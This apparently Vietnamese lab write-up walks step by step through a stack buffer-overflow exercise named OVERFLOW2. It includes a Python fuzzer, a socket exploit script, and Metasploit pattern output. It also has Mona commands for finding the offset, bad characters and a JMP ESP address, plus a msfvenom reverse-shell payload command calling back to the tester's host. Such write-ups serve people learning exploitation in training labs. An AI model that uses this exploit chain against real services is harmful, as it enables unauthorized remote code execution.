
Bắt đầu: Thứ bảy 19 Tháng 6,22:46

[Task 2] OVERFLOW2

1.Config Mona:




2. Đếm số kị tự bị crash


Fuzzer.py:

```
import socket,sys,time
ip=sys.argv[1]
port=int(sys.argv[2])
timeout=10
prefix='OVERFLOW2 '
string=prefix+'A'*100
while True:
        try:
                s=socket.socket()
                s.settimeout(timeout)
                s.connect((ip,port))
                s.recv(1024)
                print("Fuzzing with {} bytes".format(len(string) -
len(prefix)))
                s.send(bytes(string, "latin-1"))
                s.recv(1024)
        except:
                print("Fuzzing crashed at {} bytes".format(len(string) -
len(prefix)))
```

```
            sys.exit(0)
        string += 100* "A"
        time.sleep(1)
```

Chạy scripit:





→ Chương trình bị crash tại 700 bytes

3)EIP control

exploit.py:

```
import socket

ip = "10.10.82.74”
port = 1337

prefix = "OVERFLOW2 "
offset = 0
overflow = "A" * offset
retn = ""
padding = "\x90"*32
payload =""
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
  s.connect((ip, port))
  print("Sending evil buffer...")
  s.send((buffer+"\r\n").encode('latin-1'))
  print("Done!")
except:
  print("Could not connect.")
```

-Tạo patter dài hơn 400 bytes:

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l <len>


len=400+700

```
┌──(hui㉿kali)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1100
a0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae
Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8A
9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3
n4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar
Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2A
3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7
a8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf
Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6B
7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk
┌──(hui㉿kali)-[~]
```

→ *Đưa giá trị vào biến payload*

→ *Tìm offset:*

!mona findmsp -distance 1100



offset=634 :)

4) Tìm bad char


Tạo list hex:

```
for x in range(1, 256):
    print("\\x" + "{:02x}".format(x), end='')
```

→ đưa output vào biến payload

Tạo bytearray:

!mona bytearray -b "\x00"




Địa chỉ ESP :019EFA30

So sánh với bytearray:


!mona compare -f C:\mona\oscp\bytearray.bin -a 019EFA30
-Bad char:

```
Possibly bad chars: 23 24 3c 3d 83 84 ba bb
Bytes omitted from input: 00
```


-24 có thể bị ảnh hưởng do 23 là bad, 3d do 3c,…
→ ta thử xóa “\x23\x3c\x83\xba” trước ….




Nice :)))
5) Tìm jump point
!mona jmp -r esp -cpb "\x00\x23\x3c\x83\xba"



Tại dòng 2, địa chỉ 625011BB
để biến retn=’\xbb\x11\x50\x62’
6) Tạo payload
msfvenom -p windows/shell_reverse_tcp LHOST=10.13.0.34 LPORT=4444 EXITFUNC=thread -b "\x00\x23\x3c\x83\xba" -f c



-Lắng nghe cổng 4444 bằng netcat, chạy script ta đã lấy được shell:



Bản ghi kết thúc: Chủ Nhật 20 Tháng 7,00:11